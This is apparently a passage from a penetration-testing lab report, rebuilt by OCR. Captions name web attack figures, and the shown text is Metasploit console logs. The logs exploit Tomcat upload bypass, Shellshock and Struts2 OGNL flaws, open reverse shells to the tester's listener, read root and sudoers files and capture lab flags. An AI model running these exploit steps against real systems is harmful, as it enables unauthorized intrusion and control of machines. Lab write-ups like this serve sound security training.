
Exploitation Figure 3: XSS Stored




Exploitation Figure 4: Local File Inclusion




Exploitation Figure 5: Local File Inclusion




Exploitation Figure 6: SQL Injection




Exploitation Figure 7: Command Injection




Exploitation Figure 8: Command Injection



Exploitation Figure 9: PHP Injection



Exploitation Figure 10: Brute Force Attack



Exploitation Figure 11: Directory Traversal

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > use 16
[*] Using configured payload generic/ssh/interact
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/ssh/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show payloads

Compatible Payloads
===================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  payload/generic/custom                               normal  No     Custom Payload
   1  payload/generic/shell_bind_tcp                       normal  No     Generic Command Shell, Bind TCP Inline
   2  payload/generic/shell_reverse_tcp                    normal  No     Generic Command Shell, Reverse TCP Inline
   3  payload/generic/ssh/interact                         normal  No     Interact with Established SSH Connection
   4  payload/java/jsp_shell_bind_tcp                      normal  No     Java JSP Command Shell, Bind TCP Inline
   5  payload/java/jsp_shell_reverse_tcp                   normal  No     Java JSP Command Shell, Reverse TCP Inline

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set payload 2
payload => generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.29.27.118:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.29.27.118:4444 → 192.168.13.10:44034 ) at 2024-05-01 19:43:59 -0400
```

```
cd /root/
ls -lah
total 24K
drwx------ 1 root root 4.0K Feb  4  2022 .
drwxr-xr-x 1 root root 4.0K May  1 22:12 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx------ 1 root root 4.0K May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
cat .flag7.txt
8ks6sbhss
```

Exploitation Figure 12: Apache Tomcat Remote Code Execution Vulnerability

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine
                                                or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host
```

```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.29.26.0      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETTURI /cgi-bin/shockme.cgi
TARGETTURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11
RHOSTS => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST eth1
LHOST => eth1
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[-] Msf::OptionValidateError The following options failed to validate: TARGETURI
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.29.27.118:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.29.27.118:4444 -> 192.168.13.11:51140 ) at 2024-05-01 20:10:48 -0400
```

```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Exploitation Figure 13: Shellshock Exploitation

```
msf6 > use 8
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.29.26.0      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal
```

```
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 192.168.13.12
RHOSTS => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
  use exploit/windows/smb/ms17_010_eternalblue

  use eternalblue
  use <name|index>

  search eternalblue
  use <name|index>

msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.29.26.0:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 1 opened (172.29.26.0:4444 → 192.168.13.12:41876 ) at 2024-05-01 20:22:49 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter x64/linux  root @ 192.168.13.12  172.29.26.0:4444 → 192.168.13.12:41876  (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > session -i 1
[-] Unknown command: session
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: /cve-2017-538
======================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x  78        fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096      dir   2024-05-01 18:12:26 -0400  exploit
```

